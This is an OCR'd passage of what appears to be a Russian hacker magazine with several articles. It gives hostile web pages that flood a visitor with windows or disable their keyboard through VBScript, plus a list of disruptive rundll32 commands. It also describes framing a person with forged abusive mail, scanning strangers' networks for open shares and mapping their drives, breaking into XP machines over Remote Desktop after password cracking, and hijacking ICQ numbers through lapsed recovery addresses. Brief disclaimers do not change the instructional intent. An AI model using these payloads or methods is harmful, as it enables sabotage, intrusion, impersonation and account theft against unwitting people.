статьи.

## HTML FUCKING

Следующим шагом может быть, например, отсылка юзверя на «вкусненькую страничку». Т.е. болтаешь ты с кем-то в чате, и тот у тебя фотку спрашивает (гы, для этого придется завести в чате некую «Машеньку», от имени которой ты будешь клеить чувака - прим. ред.), а ты его отсылаешь на... ;) страничку с таким вот кодом:

```
<html>
<head>
<title>Hello ][ /-\ |< 0 r Z </title>
</head>
<script language = javascript>
function many_windows(){
var i=1;
while (i < 1000){ //
window. open(«about:blank»);
i++;
}
}
</script>
<body onload = «many_windows()»>
</body>
</html>
```

Думаю, объяснять действие данного скрипта тебе не нужно, сам уже небось понял (для тех, кто в танке: когда зайдешь на такую страничку, начнут открываться окна - в нашем случае - тысяча; естественно, когда-то системные ресурсы закончатся, и система повиснет).
Ну а еще прикольнее будет, если юзверь сначала ничего не заметит, а уже после перезагрузки он просто-напросто не сможет работать за компом.
Пишем на страничке следующее:

```
<HTML>
<HEAD>
</head>
<body>
<SCRIPT LANGUAGE=»VBScript»>
<!—
Set Shell=CreateObject(«WScript.Shell»)
Shell.Run «rundll32 keyboard, disable «
—>
</SCRIPT>
</BODY>
</HTML>
```

После перезагрузки у жертвы отрубится клавиатура.
Полный список команд смотри во врезке.

Теперь я расскажу тебе еще более киберпанковский метод того, как наказать чувака в сети. Для осуществления этого тебе желательно знать... Да ничего знать не надо, кроме его мыла! Качаешь себе анонимный мейлер и шлешь от его имени гнусные письма САМ СЕБЕ! Затем с этим добром идешь на хостинг, где зарегено его мыло, показываешь - так, мол, и так... этот <CENSORED> мне тут всякие непристойные предложения шлет да еще и оскорбляет, да какого вы таким уродам досту п даете?! Да я щас на вас в суд подам!! Да вы без лицензии останетесь!!. 90%, что его мыло обрубят. (Хотя вообще-то 50\50 - или отрубят или нет ;)) А если в своих исканиях дойти до провайдера его... Уууу...
**Итак, надеюсь, ты теперь можешь постоять за себя в сети. Если появятся какие-то вопросы - пиши, мой мыл открыт.**

**rundll32 user,exitwindows**
Завершение работы Windows

**rundll32 shell32,SHFormatDrive**
Вызвать окно «Форматирование: Диск3,5(A)»

**rundll32 shell32,SHExitWindowsEx 1**
Закончить Работу с Windows 98

**rundll32 shell32,Control_RunDLL desk.cpl**
Открыть «Свойства Экрана»

**rundll32 krnl386.exe,exitkernel**
Выход из Windows без любых сообщений/вопросов

**rundll32 user,swapmousebutton**
Перепутать клавиши мыши

**rundll32 keyboard,disable**
Отключить клавиатуру

**rundll32 mouse,disable**
Отключить мышь

**rundll32 user,tilechildwindows**
Выстроить все несвернутые окна сверху вниз

**rundll32 user,cascadechildwindows**
Выстроить все несвернутые окна каскадом

# ИЩЕМ ШАРЫ

## как найти общедоступные ресурсы в сети

Сейчас я расскажу тебе о технологии, которая изначально была придумана для того, чтобы избавить пользователей от беготни с дискетами от компьютера к компьютеру с целью перенести документ на другой компьютер или распечатать его на единственном в офисе принтере. Собственно, без этой фишки понятие локальной сети утратило бы свой смысл.

R0m@n AKA D0ceNT (docentmobile@mail.ru)


рис. Юрий Никитин

Как ты понимаешь, речь идет об общедоступных сетевых ресурсах, то есть винчестерах и принтерах, доступ к которым открывают обычно в любой локальной сети для совместной работы с этими устройствами. Удобно, конечно же, просто отправить на печать документ со своего компьютера на принтер, стоящий в соседней комнате, или обменяться файлами с соседом по сети. Беда в том, что некоторые пользователи даже не задумываются, какой опасности подвергают свою информацию, открывая полный доступ к своему винчестеру, вместо того чтобы просто создать общую папку специально для обмена, открыть доступ только для чтения или хотя бы запаролить ресурс. Ведь кроме соседа, к хранящейся на нем информации могут точно так же получить доступ и посторонние. Это не проблема для небольшой сети, не имеющей какого-либо выхода в Инет, но такое бывает редко. А уж если ты подключен по выделенке или, как сейчас модно, к провайдеру, тянущему по району витую пару и подключающему по ней весь этот район к толстому каналу, тогда вообще берегись. Мало того, что ты не знаешь всех пользователей этой сети, так еще и комп твой постоянно оказывается доступным хоть из Австралии (разумеется, пока он включен в сеть... электрическую :)). Каким образом? А очень просто - с помощью сканера расшаренных ресурсов. И таких любителей, охочих до чужой информации, по сети бродит очень много. Вторжение их на твой комп чем-то похоже на вторжение в твой дом, и так же неприятно, а то и опасно, мало ли чего там у тебя на винте - может пароли для запуска ядерной ракеты :). Зачем это нужно, я думаю, пояснять не надо: кто-то ищет банальные пароли от Инета или от Аськи, кто-то - просто какую-нибудь полезную для них информацию или софт, а есть и просто деструктивные придурки, которые, обнаружив расшаренный диск, удаляют с него все подчистую (при наличии полного доступа на него) или распечатывают какую-нибудь фигню на принтере. Помимо указанных опасностей в виде потери данных и проникновения в личную жизнь, тут наблюдаются и материальные убытки. Я не беру случаи, когда на винте лежит какая-нибудь важная коммерческая инфа, утрата или доступ к которой грозит серьезными неприятностями. А хотя бы самое простое: ты подключен по выделенке, твой комп почти все время включен и находится в сети, некто подключился к твоему винту из Инета и скачал у тебя забавы ради какой-нибудь фильм или дистрибутив программы (ну халявный у него Инет, или богатый он сильно). Я думаю, с провайдером ты еще долго будешь расплачиваться за многогигабайтный трафик, если, конечно, сам не ездишь на новом «Лэндклузере» и твой карман не оттягивает пачка свеженьких стодолларовых купюр (хотя и в этом случае было бы очень обидно).
В общем, пришло время освоить, как это делается, как грамотно от этого уберечься и в случае чего, наказать обидчика.

### НАЧАЛЬНАЯ ВОЕННАЯ ПОДГОТОВКА

Прежде всего, нужно настроить свой компьютер для работы по протоколу NetBEUI - именно он используется для доступа на общие ресурсы. Если твой компьютер в сети, то, возможно, этот протокол и так включен. В любом случае разберемся. Открой свойства подключения, для которого ты хочешь включить протокол. Для Windows 2000/XP эти настройки находятся во вкладке «сеть» окна свойств подключения - посмотри, есть ли там следующие пункты (если есть, то помечены ли они галочками): «NWLink IPX/SPX/NetBIOS - совместимый транспортный протокол», «NWLink NetBIOS», «Служба доступа к файлам и принтерам сетей Microsoft» и «Клиент для сетей Microsoft». Если нет, нажми «Установить» и установи, соответственно, клиент, службу и протокол. Убедись, что все они помечены галочками. Протокол TCP/IP также должен быть установлен и помечен галочкой, но его любая версия Windows и так ставит и включает по умолчанию, так что если ты его сам не удалил, то он там должен быть (его настройки и IP-адреса, если они требуются в твоей сети, также обязательно должны быть правильно установлены). Нажми «Применить». После этого может потребоваться перезагрузка. Собственно, теперь твой комп готов к работе с общедоступными ресурсами (также ты теперь можешь открывать свои собственные ресурсы, но об этом поговорим потом).

Свойства соединения в XP



Свойства соединения в Win98


Если у тебя Windows 9x, то все делается примерно так же. Там тебе надо поставить протокол NetBEUI, службу доступа к файлам и принтерам и клиента для сетей Microsoft.

Теперь нужно выбрать сканер. Я предпочитаю и рекомендую Legion. Его название оправдывает себя, сканер действительно достаточно мощный, и глюков в нем немного. Найти этот и другие сканеры можно хоть на www.altavista.com, хоть на astalavista.box.sk (очень полезный ресурс не только в плане кряков к прогам, но и софта там можно найти немало). После установки никакой особой настройки ему не требуется.

## СКАНИРУЕМ

Сканировать можно любую сеть - как локалку, так и любую сеть через Инет, причем неважно, через какое соединение, подойдет и диал-ап, хотя скорость оставит желать лучшего (особенно если сканируешь таких же диалапщиков). Единственное, что нужно указать в настройках Legion, это скорость твоего соединения. Если у тебя модем, то в поле Connection Speed ставь скорость, с которой твое соединение работает, то есть Slower (меньше, чем 28.800), 28, 56. Ну а если у тебя сеть или выделенка, ставь, соответственно, Faster. Далее ставь в поле Scan Type опцию Scan Range, что позволит сканировать тебе диапазон адресов. Теперь определимся с IP-адресами.


Если ты в сети, то, скорее всего, должен знать, какие IP-адреса в ней используются, и, соответственно, в поле Scan Range задавай Start IP тот адрес, с которого начнешь сканирование; для полноты поиска задавай что-то типа xxx.xxx.0.1 и End IP, тот, которым закончишь, типа xxx.xxx.255.255. Но я тебе привел пример очень большого диапазона адресов; если у тебя медленное соединение, то сканирование может занять много времени. Поэтому сканируй лучше понемногу. Учти, что программа может сканировать только сети класса C, то есть ты можешь ввести стартовый и конечный адреса с одинаковыми первыми двумя цифрами. Так что если твоя сетка большая, сканируй ее в несколько проходов по сегментам. Если ты не знаешь, какой диапазон сканировать, посмотри свой IP и делай выводы. Например, если твой IP 192.164.0.33, то можешь просканировать весь свой сегмент от 192.164.0.1 до 192.164.255.255. В локальных сетях, в особенности в тех, которые тянет по району провайдер и подключает через себя к Инету, можно найти огромное количество компьютеров с открытыми ресурсами. Многие пользователи таких сетей даже специально открывают диски для кого-нибудь из своих знакомых, а то и для всех желающих, чтобы обмениваться с ними различными файлами. Но они, как правило, осторожны, открывают только одну папку для обмена, а не весь диск. Некоторые даже и ее запароливают. В таких сетях можно найти много вкусностей, к тому же часто и




**Имя мне - Легион**

совершенно честным путем, например, фильмы в MPEG4, MP3-файлы, дистрибутивы полезного софта, короче, если ты подключен к такому провайдеру через районную сеть, то на рынок за дисками можно не ходить, осталось только поискать такие ресурсы сканером. Трафик внутри одной сети у многих таких провайдеров либо очень дешевый, либо вообще бесплатный. Так что своих соседей по сети, пусть даже и незнакомых, лучше не обижать и не воровать - с ними лучше дружить.

Что касается сканирования диалапщиков, сидящих, например, у того же провайдера, что и ты, то тут IP-адреса можно узнать следующими способами. Иногда сам провайдер задает какой-то диапазон адресов, любой из которых назначается и тебе при каждом дозвоне (динамический IP), если он, конечно, не назначает всем статических IP (те, которые не меняются при каждом дозвоне). Обычно первые две цифры не меняются, а вот последние две могут постоянно меняться для каждого из пользователей. Но тут уже достаточно знать хотя бы первые две. Например, 195.120.xxx.xxx. Можешь сканировать весь этот сегмент. Практика показывает, что в очень редких случаях ты не найдешь ни одного компа с открытыми дисками и принтерами. Причем очень часто открыты как минимум на чтение даже системные диски, я думаю, ты уже понял, что можно на них найти и скачать :). Видимо, либо пользователи такие неосторожные, либо просто у них там сеть, и расшаренные диски - необходимость. Так же ты можешь посканировать и любую другую сеть, только вот особо крупного ничего не перекачаешь, если, конечно, у тебя не анлим со стабильным соединением. Если тебе нужно проверить, нет ли открытых дисков у какого-то конкретного человека, то достаточно узнать его IP и задать его Legion'у и как начальный, и как конечный адрес.




**Кажется, что-то есть...**

После того как процесс сканирования закончен, в левом поле ты увидишь (или не увидишь - как повезет) все компы, на которых есть какие-либо общедоступные ресурсы и их IP. Теперь можешь кликать по ним и смотреть, что там наловилось. Чтобы присоединить расшаренный диск и посмотреть его содержимое, нажми кнопку Map drive, и он будет подключен к твоему компу стандартным образом, пока ты сам его не отключишь. Диск может быть и запаролен - тогда облом, пользователь оказался не ламер.

## ЧТОБЫ САМОМУ НЕ НАРВАТЬСЯ

Пришло время поговорить и о защите от посягательств любителей сетевого беспредела. Самое основное правило - без необходимости лучше вообще не расшаривать свой диск или принтер; если же это требуется, то хотя бы запароливай его, а лучше выделяй одну-две общих папки (можно и с пол-

**Вот он и наш!**

ным доступом), не оставляя в них залитую тебе важную инфу надолго. То, что в них залили, проверь антивирусом. И главное, никогда не расшаривай системный диск - это откроет доступ к твоим паролям. Если у тебя несколько соединений, не задавай указанные выше протоколы для всех сразу - нафига тебе шаринг дисков на диал-апе?

Также очень рекомендую поставить Firewall (смотри предыдущий номер - он весь был посвящен этой теме). С ним ты сможешь просто открыть доступ к твоим общим ресурсам только для известных тебе IP-адресов и блокировать подключения со всех посторонних IP. Наконец, с помощью него ты, в случае чего, можешь вычислить непрошеного негодяя по IP, оставленным им в логах, и наказать его по заслугам.

Вот, собственно, и все основные премудрости защиты.

## ОТМАЗКА

Вся эта инфа была приведена исключительно для ознакомления, и чтобы ты мог использовать это только для защиты от таких вторжений. Конечно же, сканировать сеть и, тем более, залезать на чужие компы без спросу - это очень неэтично. Кроме того, это может расцениваться как вторжение в личную жизнь. Я уже не говорю о том, если ты спер и использовал пароль, стер что-то (или вообще все) с чужого винта. Если тебя вычислят и поймают (я уже, кажется, упоминал страшные слова «Firewall» и «логи») - за такие дела тебя может постигнуть суровая кара в виде банального мордобоя, наручников и неба в клеточку (кстати, почти все провы в своих рулсах грозятся всякими неприятностями за сканирование пользователей), а то и пули между глаз - мало ли до кого ты так досканируешься. И потом не жалуйся, что тебя не предупредили, я с себя ответственность за твои маленькие шалости снимаю.

НОВЫЙ

СЛЫШИШЬ ГОРОД – СЛЫШИШЬ MAXIMUM


ЛИЦЕНЗИЯ СМИ №77-510 от 10.04.1998
ЛИЦЕНЗИЯ ФСТР №3164 от 20.04.1998

# XP-> АДМИНИСТРАЦИЯ

Привет, Кулхацкер! Как жизнь? Что - лучше всех? Не может быть... А под какой операционкой ты сейчас сидишь? Да-да, самой крутой, самой навороченой, самой микросовтовской - Windows XP. А ты в курсе, мой маленький пушистый друг, что Микрософт в каждую операционку включила троян, который позволяет любому человеку удаленно администрировать твой комп, т.е. получать к нему полный доступ - расшаривать винты, удалять файлы, читать твою переписку с Машей. Что, поплохело? Думаешь, я пошутил? Тогда давай разбираться!

## удаленный помощник WinXP

DemiurG (arkhangel@mail.ru)

рис. Борис Алексеев

### ПРАВД МНОГО, А ИСТИНА ОДНА

Идея удаленно администрировать компьютер, пользоваться его ресурсами пришла создателям программного обеспечения очень давно. Еще на заре цивилизаций корпорация Sun предложила создать «тонкие клиенты». Каждый «тонкий клиент» представлял собой бездисковую рабочую станцию т.е. вся информация (в том числе и операционная система самого компа) загружалась со специального крутого терминального сервера и вся работа происходила по сути не на локальной машине, а на сервере. Идея была хорошая, но ее реализация обошлась слишком дорого. И про нее забыли... Но ненадолго. После выхода на рынок операционной системы Windows NT Workstation 3.51 никому не известная компания Citrix (www.citrix.com) выпускает на рынок программный продукт под названием WinFrame, который позволяет удаленно получать доступ к любому Windows приложению. Но это было только начало... Революцию же произвело появление нового продукта Citrix - Metaframe (сейчас он переименован в Metaframe XP). Устанавливая клиента на локальной машине, юзер, подключаясь к серверу Metaframe, по сути просто работал на нем, используя ресурсы сервака, а не своей локальной машины. Клиент Citrix поддерживал практически все используемые системы (от DOS'а до никсов). Microsoft же не смогла смириться с такой активной деятельностью и... просто купила лицензию Citrix для использования в своих ОС ее технологий. Первый шаг (не слишком удачный) - выпуск Windows NT Terminal Server Edition не получил должного распространения. Поэтому в Windows 2000 Server (равно как и в последующих версиях серверной линейки Microsoft) терминальные сервисы банально выбирались при установке, но требовали специальную лицензию, без которой работали только 90 дней.


### ИБО БЛАГИМИ НАМЕРЕНИЯМИ ПУТЬ В АД УСЕЯН

Как известно, Windows XP не является серверной системой. Это чисто клиентская ОС, заточенная под стабильную работу в сети. Причем же тут эти злобные терминальные сервисы? Ответ прост - если верить Microsoft'у, то Windows XP является апогеем развития линейки Windows (а в частности Windows NT), при этом линейка Windows 95 (98, ME) банально умирает. Раньше мелкомягкие позиционировали на рынке Windows NT (w2k) для работы в сети, а линейку Windows 95 для домашней работы. Теперь же альтернативы у юзеров не должно быть (по мнению MS - мы-то с тобой знаем альтернативу!) - только WinXP, но возникает ряд проблем: толпы пользователей, всю свою долгую жизнь проработавших в любимой оси, могут просто не освоиться в XP - заблудиться, потеряться а еще хуже всего поставить Linux или FreeBSD - вот будет кошмар! Именно поэтому MC в свое последнее творение встроило Удаленного Помощника (Remote Assistance) - далее по тексту RA. Цитирую официальную документацию MC: «Пользователи (особенно не обладающие достаточным опытом) часто сталкиваются при настройке своих компьютеров или выполнении тех или иных задач с проблемами, которые не удается решить, общаясь по телефону с техническим специалистом либо просто с другом или членом семьи. Возможность обращения к удаленному помощнику (Remote Assistance) предоставляет в распоряжение пользователей способ получения необходимой им помощи, а также упрощает и удешевляет работу корпоративных служб технической поддержки. Кроме того, данная возможность позволяет опытным пользователям оказывать непосредственную помощь своим знакомым и членам семьи». Банальный пример: наивная девочка Маша не может установить драйвер для принтера, естественно - она просит тебя помочь выполнить эту операцию, ты соглашаешься, подключаешься с помощью клиента к ее компу (подключившись, ты видишь полностью Рабочий стол Маши, тем самым ее комп находится полностью в твоей власти) - выполняешь эту сверхсложную операцию - и все... Маша - твоя...

**Под UNIX системы тоже существуют «удаленные помощники» (например, VNC или тот же Metaframe). Но в этих случаях они более ориентированы на безопасность и функциональность, а не на легкость и простоту использования.**

### ЗАВЕТНОЕ ЧИСЛО 3389

Это, конечно, все замечательно, но давай все же разберемся, каким образом ты подключаешься к Маше, что для этого надо и как эту возможность использовать в своих извращенных целях. Давай немного подготовимся: 1) проверь Панель Управления - Администрирование - Службы, Службы Терминалов должны быть запущены, 2) Панель Управления - Система - Удаленное Использование, обе галочки должны быть активными. Что же представляет собой RA? RA - это банальный сервис, который висит на 3389 порту. Каким образом я это узнал - давай проверим вместе. Для начала качнем с сайта www.rsh.kiev.ua Shadow Security Scanner (далее по тексту - SSS). Для тех, кто в танке, - SSS является одним из самых лучших (ИМХО) сканером на ресурсы и открытые порты (не буду вдаваться в подробности, ибо описание возможностей SSS выходит за рамки данной статьи). И просто попытаемся просканить самих себя. Вот примерно что мы увидим:




Сразу видим, что на порту 3389 кто-то сидит - это и есть тот самый RA, в конечном итоге он является «Службой терминалов», которую мы запустили еще в самом начале. Логично предположить: раз он висит на этом порту -

значит кого-то ждет (т.е. если есть сервер - значит должен быть клиент). Где же он? Клиент RA называется Remote Desktop (типа Удаленный Рабочий Стол), далее по тексту - RD, и поставляется вместе с дистрибутивом Windows XP. Находится он в папке Support Tools (msrdpcli.exe). Если же ты приобрел обрубленную пиратскую версию (в чем я не сомневаюсь), то подь сюды - **http://download.microsoft.com/download/whistler/tools/1.0/wxp/en-us/msrdpcli.exe**. RD устанавливается под все известные винды (95, 98, me, NT, w2k, xp) и прописывается в Пуск - Программы - Стандартные - Связь - Подключение к удаленному рабочему столу. У Маши есть масса способов попросить тебя о помощи: она может это сделать с помощью Windows Messenger или банально с помощью почты… останавливать-


ся на этом не хотелось бы, эти моменты отлично освещены на сайте MC (**www.microsoft.com/rus/windowsxp/techinfo/deployment/default.asp**). Другой вопрос - применение Помощника в кулхацкерских задачах и выполнение с помощью его кулхацкерских идей. Будем объективны. RA представляет собой полнофункциональное средство удаленного администрирования компьютера. Не будь в нем функции информирования пользователя о подключении - данный программный продукт был бы записан в одну категорию наравне с BO, SubSeven и т.д. Для того чтобы подключиться к чужому компу, надо знать имя и пароль юзера (в winxp есть возможность создания юзера с пустым паролем, но такие юзеры не имеют права подключаться удаленно). Если же ты пытаешься войти в систему с помощью RD, юзеру, работающему локально на машине, будет предложено выполнить Log Off, и только после этого ты сможешь войти. Но есть маза: если герла отошла кофейку попить и как раз в этом момент ты подключаешься, то система, даже не найдя подтверждения, все равно пустит тебя, выбросив предварительно Машу.

## ИЩЕТСЯ ЛОХ. ОДНА ШТУКА

Давай попытаемся взломать кого-нибудь с помощью возможностей УП. Открываем SSS и указываем проверять только порт 3389.
Выбираем диапазон IP-адресов (это твое личное дело, как его достать) и далее просто ждем… Рано или поздно мы найдем того самого лоха, теперь цель - надо узнать его пароль или пароль аккаунта Администратор (он может быть переименован, так что 20 раз подумай). Как ты это сделаешь - тебе решать, об этом была написано масса инфы в твоем любимом журнале (я, разумеется, имею в виду нас :)). В данном примере мне просто повезло. Небольшой оффтопик: если сумеешь вытащить его SAM базу - то ломать ее надо с помощью L0pht Crack 3.0 (старые версии будут корчиться в судорогах, но так ничего и не найдут). Допустим, ты нашел пароль, что же теперь? Запускай RD - вводи его данные и все!



Только давай договоримся, мы с тобой не вандалы, а специалисты по информационной безопасности (это звучит гордо), и поэтому никаких форматирований, гадостей, ты же не хочешь дурными поступками себе карму испортить? Вот так-то…



**Теперь у тебя есть жертва**

## РЕЗЮМЕ

Windows XP рулит. Несомненно. Но я не считаю, что RA является брешью в твоей системе. Можно, конечно, катить на MC и считать RA трояном в системе, но на самом деле это же не так. Наоборот, мелкомягкие сделали все возможное, чтобы их фича не превратилась в мощное оружие. И то, что мы взломали систему, говорит о низкой квалификации пользователя (который не знает, какие порты и сервисы работают в системе), а вовсе не о деградации программеров Microsoft. Удачи тебе, Кулхацкер, познавай новые системы, открывай новые миры… если что, пиши - arkhangel@mail.ru.

# ICQ -> простой взлом

## угоняем красивые номера

Я думаю, не надо пояснять, зачем нужно угонять Асю. Последнее время это становится тем более актуальным, так как сейчас количество знаков в номере Аськи перевалило за 10. Так что если ты по-честному зарегистрируешься, то получишь неудобоваримое множество циферок, которое и тебе, и твоим друзьям запоминать будет очень неудобно. Да и не круто хакеру с длинным номером сидеть (если ты, конечно, не конспирируешься). Самые престижные номера, как известно, состоят из 6 цифр. На черном сетевом рынке цены на них, в зависимости от последовательности цифр, исчисляются десятками, а то и сотнями долларов. Чем более он старый, начинающийся, например, с единицы, двойки и т.д., тем он круче.

R0m@n AKA D0ceNT (docentmobile@mail.ru)

рис. Борис Алексеев

Далее идут семизначные, менее престижные, зато более дешевые. С недавних пор в разряд часто угоняемых попали и восьмизначные номера. Если хочешь узнать, сколько такие асечные пираты берут денег за номера, введи в поисковой системе что-нибудь вроде «короткие номера ICQ» и наверняка увидишь немало ссылок на сайты, где ими торгуют. Я вовсе не призываю тебя зарабатывать таким угоном деньги, а даже наоборот - крайне не рекомендую этого делать. Хотя это и не считается таким уж серьезным электронным преступлением, все же несколько человек за историю существования системы ICQ понесли уголовную ответственность (вроде бы не в России) за угон и торговлю номерами. Так что можешь угнать парочку номеров для себя, но не наглей. И сразу оговорюсь - не пытайся угнать какой-нибудь сильно крутой номер, вроде тех, где все шесть цифр - одинаковые, или самый первый, так как они все уже давно угнаны (позже объясню, почему не получится угнать) и, что примечательно, зарегистрированы на жителей России (есть повод гордиться!), Украины и других стран бывшего СССР, а также Израиля и Китая. Это при том, что в этих странах (кроме Израиля) Ася стала распространяться намного позже, чем оказались законно занятыми все шестизначные номера. Есть над чем задуматься :).

### УГНАТЬ ЗА 60 СЕКУНД

Угон асечных номеров по своей сути не является взломом, это скорее ловля на дурака. Все основано на том, что Ася может высылать по запросу «забытый» пароль пользователю на тот ящик, который он указал при регистрации. Причем, если даже потом изменить этот адрес, то пароль все равно будет отсылаться только на тот, который был указан сначала, даже если его уже не существует. Вот именно этим нам и остается воспользоваться. То есть найти такие короткие номера, в которых указан почтовый адрес, которого не существует. Или же получить доступ к существующему мыльнику и спереть высланный на него пароль. Легче всего это сделать, если мыльник халявный, вроде mail.com. В таких почтовых системах тоже есть напоминалки паролей, но это тема отдельной статьи.

Некоторые пользователи вообще вводят в качестве почтового адреса какой-нибудь левый, заведомо не существующий адрес с несуществующим доменом. Например: qwerty@qwerty.com, считая, что это оригинально, остроумно и никто никогда такой адрес не сделает (наивные).

Если домен существует, но адреса такого нет, тогда ничего не стоит зарегистрировать на том же домене такой ящик. Например, если это lamer@mail.com, идем, соответственно, на www.mail.com, проверяем, существует ли такой адрес, и если нет (ведь такие бесплатные почтовые системы периодически стирают неактивные адреса), то просто создаем его и заставляем ICQ «напомнить» нам пароль от Аси, в которой этот мыльник указан. Пароль придет в течение суток. Хотя, если этот адрес указан уже позже, а при регистрации был указан другой, то пароль, скорее всего, не придет. Но попытаться стоит. Если адрес был указан на домене какой-нибудь конторы, которая выделяет адреса только для сотрудников, тогда тоже облом. Можно, конечно, еще попытаться достать пароль и от мыльника.

